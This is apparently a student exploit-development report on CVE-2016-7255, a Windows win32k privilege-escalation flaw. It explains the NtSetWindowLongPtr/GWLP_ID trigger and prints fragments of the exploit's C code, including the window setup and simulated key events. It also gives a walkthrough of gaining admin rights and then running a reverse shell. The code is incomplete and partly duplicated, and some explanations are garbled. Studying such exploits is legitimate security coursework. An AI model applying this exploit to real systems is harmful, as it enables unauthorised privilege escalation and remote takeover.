IE4012
Offensive Hacking Tractical and Stratagic
4th Year, 1st Semester

<Assignment>

<Exploit Development - Project>

Submitted to

Sri Lanka Institute of Information Technology

In partial fulfillment of the requirements for the

Bachelor of Science Special Honors Degree in Information Technology

<<12/05/2020>>

Declaration

I certify that this report does not incorporate without acknowledgement, any material previously submitted for a degree or diploma in any university, and to the best of my knowledge and belief it does not contain any material previously published or written by another person, except where due reference is made in text.

Registration Number : IT17087216

Name : W.W.Madhusanka

CVE 2016-7255 – Microsoft windows win32k Elevation of Privilege Vulnerability

This CVE 2016-7255 CVE ID mainly focus to the Microsoft windows win32 kernel Elevation of Privilege Vulnerability. This vulnerability directly connection with NtSetWindowsLongPtr () function and it can change the properties of the window in the Win32k.sys library. That win32k file is system file and it include the main systems in windows operating systems. This system file is multi-user win32 driver file. This file process is part of Microsoft windows and this file should not be deleted or remove and it affect to the windows systems then windows generated errors or stop the working and loading. Perhaps if this file deleted or remove the systems after that systems owner need to reinstall the operating systems. because this file cannot download in the website and this file induced in operating systems as the OS file.

This CVE 2016-7255 is mentioned the vulnerability of the win32k systems file and this systems file vulnerability affected serval modern operating systems. Such as windows 7, windows 8, windows 8.1 and windows 10.

How to work & Process information


Firstly, Log in the desktop Operating systems in windows 7 and we can't access the admin account and in this time this exploit code run in the standard user level. After add the exploit code exe using pendrive using social engineering system.

Secondly run the cmd in standard user level and try to create another user using cmd in standard user. Then we received the access denied message. Because we can't create user in using standard user mode then we need to log in to the Admin mode. After run the exploit code using command prompt. Then that exploit code need to include the operating system version in this case we user windows 7 we can use this exploit code other operating systems such as windows 8, windows 8.1 and windows 10.

After run the exploit exe with adding the operating system version and then we can be see our windows version and kernel base address, HalDispatchTable, PID, Current User name and shellcode stored at information and after press the enter button begin the exploit. End of the exploitation we received the cmd command level and we need to make sure that enter in the adimn system privilege. Then we type whoami command and now we can see we can gain access in admin privilege and next try to add the new user in that operating system and using cmd create new user in admin privilege mode now we received the message command successfully then new user is created after run the TCP reverse payload including target user IP address and after executing payload, we can be access the admin level in remotely.

Exploit Code Explanation.

This section is explaining the exploit code that use to exploit windows 7 using CVE 2016-7255.exe and this exe implemented by using CVE2016-7255.c file. that c file explains step by step below. Firstly, this vunarabelity be focused to the NtSetWindowsLongPtr() function and it can change the properties of window in the library of win32k.sys and this NtSetWindowsLongPtr() function include below structure.




```
LONG_PTR WINAPI SetWindowLongPtr(
  _In_ HWND      hWnd,
  _In_ int       nIndex,
  _In_ LONG_PTR dwNewLong
);
```

Google security published and said this vulnerability is triggered when wind32k.sys calls NtSetWindowsLongPtr() function through system call for GWLP_ID and it is the index in the window handler where GWL_STYLE is set to WS_CHILD and that go into this form SetWindowLongPtr(hWndChild, GWLP_ID, (LONG_PTR) pId); and this NtSetWindowsLongPtr() function can use system calls in user mode and during this process , In user mode user can arbitrarily change the spmenu value of the target window and the spmenu value is a function called xxxNextWindow and it gets the spmenu value of the target window and this spmenu value uses as a pointer value of the object of tag menu.

If the argument value is VK_MENU, 1 bit is set in the fFlags field of the tagMenu Object. fFlags field (tagMenu.fFlags = tagMenu.fFlags |0x4) – the address controlled by the attacker and attacker is controlled by the logically assigned value along with 0x4/ fFlags offset is 0x28 in kernel mode and user will use the value as a function argument without any check logic if user use the spmenu field as GWLP_ID in NtSetWindowLongPtr and the style of the target window is WS_CHILD. xxxNextWindow to set 1 bit and repeatedly call In the fFlags field in tagMenu Obj.


First important part function called or_address_value_4().below picture include that code.



```
int or_address_value_4(__in void* pAddress)
```


The reason of this or_address_value_4() function is important that the SetWindowLongPtr (hWndChild, GWLP_ID,(LONG_PTR)pId) and include about used in the above of report.

This function (or_address_value_4()) include some parts and that parts mentioned below picture.



```
do
    {

        stWC.cbSize = sizeof(stWC);
        stWC.lpfnWndProc = DefWindowProcW;
        stWC.lpszClassName = pszClassName;

        if ( 0 == RegisterClassExW(&stWC) )
        {
            break;
        }

        hWndParent = CreateWindowExW( // -> Create parent window
            0,
            pszClassName,
            NULL,
            WS_OVERLAPPEDWINDOW|WS_VISIBLE,
            0,
            0,
            360,
            360,
            NULL,
            NULL,
            GetModuleHandleW(NULL),
            NULL
        );

        if (NULL == hWndParent)
        {
      if (NULL == hWndParent)
      {
          break;
      }

      hWndChild = CreateWindowExW(   // -> Create child window
          0,                         // The handle of the child window obtained through CreateWindowExW is put in hwndChild,-
          //-which is used in the SetWindowLongPtr function below.
          pszClassName,
          pszTitleName,
          WS_OVERLAPPEDWINDOW|WS_VISIBLE|WS_CHILD,
          0,
          0,
          160,
          160,
          hWndParent,
          NULL,
          GetModuleHandleW(NULL),
          NULL
      );
       [....]
      //That's the function in question
      SetWindowLongPtr(hWndChild , GWLP_ID , (LONG_PTR)pId );  // -> Set GWLP_ID to the 2nd argument value (trigger condition)
      //-> Insert the data obtained by subtracting the value according to the Windows version from the pAddress received -
      // -when executing the function in the argument value 3
                                                                // pId = ((UCHAR *) pAddress-0x28); // 0x28 when 64bit
                                                                // pId = ((UCHAR *) pAddress-0x14); // other than 0x14
```


In the above of report mentioned trigger part and Set it as GWLP_ID and WS_CHILD (child window) and this completes the first condition. Using sendinput the rest part seems to be the part for outputting debug information and the event occurrence and below picture include the debug log a bit.




```
kd> r
eax=ffffffeb ebx=93ad2c48 ecx=958229f0 edx=0000c035 esi=00000000 edi=958139c8
eip=94393f74 esp=89f4f9a0 ebp=89f4fa08 iopl=0         nv up ei ng nz na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000286
win32kfull!xxxNextWindow+0x257:
94393f74 83481404        or      dword ptr [eax+14h],4 ds:0023:ffffffff=????????
```

After executing the code above an error occurs in xxNextWindow+0x257 in win32kfull and it will include the call to xxxNextWindow() function by modifying the window property with SetWindowLongPtr() function and calling the 4 key event related functions. In this xxxNextWindow() is called the attacker can modify one bit in the kernel address this can be called through the keyboard event. Following 4 key event functions defined and while loop is called repeatedly.


- **sim_key_down**
- **_sim_key_up**
- **_sim_alt_shift_esc**
- **_sim_alt_shift_tab**




```
#include <wchar.h>
#include <stdlib.h>
#include <stdio.h>


#pragma comment(lib,"ntdll.lib")
#pragma comment(lib,"user32.lib")

#undef DbgPrint // This is a function for debugging.
ULONG __cdecl DbgPrintEx( IN ULONG ComponentId, IN ULONG Level, IN PCCH Format, IN ... );
ULONG __cdecl DbgPrint(__in char* Format, ...)
{
    CHAR* pszDbgBuff = NULL;
    va_list VaList=NULL;
    ULONG ulRet = 0;

    do
    {
        pszDbgBuff = (CHAR*)HeapAlloc(GetProcessHeap(), 0 ,1024 * sizeof(CHAR));
        if (NULL == pszDbgBuff)
        {
            break;
        }
        RtlZeroMemory(pszDbgBuff,1024 * sizeof(CHAR));

        va_start(VaList,Format);

        _vsnprintf((CHAR*)pszDbgBuff,1024 - 1,Format,VaList);

        DbgPrintEx(77 , 0 , pszDbgBuff );
        OutputDebugStringA(pszDbgBuff);

        va_end(VaList);

    } while (FALSE);
```




```
int _sim_alt_shift_esc()
{
    int i = 0;

    do
    {
        _sim_key_down( VK_MENU );  // To set fFlags field in tagMenu object, pass VK_MENU as argument.
        _sim_key_down( VK_SHIFT );


       _sim_key_down( VK_ESCAPE);
       _sim_key_up( VK_ESCAPE);

       _sim_key_down( VK_ESCAPE);
       _sim_key_up( VK_ESCAPE);

        _sim_key_up( VK_MENU );
        _sim_key_up( VK_SHIFT );


    } while (FALSE);

    return 0;
```




```
int _sim_alt_shift_tab(int nCount)
{
    int i = 0;
    HWND hWnd = NULL;


    int nFinalRet = -1;
```




```
do
{
    _sim_key_down( VK_MENU ); // To set fFlags field in tagMenu object, pass VK_MENU as argument
    _sim_key_down( VK_SHIFT );


    for ( i = 0; i < nCount ; i++)
    {
        _sim_key_down( VK_TAB);
        _sim_key_up( VK_TAB);

        Sleep(1000);

    }


   _sim_key_up( VK_MENU );
    _sim_key_up( VK_SHIFT );
} while (FALSE);

return nFinalRet;
```




```
 or_address_value_4(__in void* pAddress)

  WNDCLASSEXW stWC = {0};

  HWND    hWndParent = NULL;
  HWND    hWndChild = NULL;

  WCHAR*  pszClassName = L"cve-2016-7255";
  WCHAR*  pszTitleName = L"cve-2016-7255";

  void*   pId = NULL;
```



```
void*   pId = NULL;
MSG     stMsg = {0};

do
{

    stWC.cbSize = sizeof(stWC);
    stWC.lpfnWndProc = DefWindowProcW;
    stWC.lpszClassName = pszClassName;

    if ( 0 == RegisterClassExW(&stWC) )
    {
        break;
    }

    hWndParent = CreateWindowExW( // Create parent window


        0,
        pszClassName,
        NULL,
        WS_OVERLAPPEDWINDOW|WS_VISIBLE,
        0,
        0,
        360,
        360,
        NULL,
        NULL,
        GetModuleHandleW(NULL),
        NULL
    );

    if (NULL == hWndParent)
    {
        break;
    }

    hWndChild = CreateWindowExW( // Create child window
```

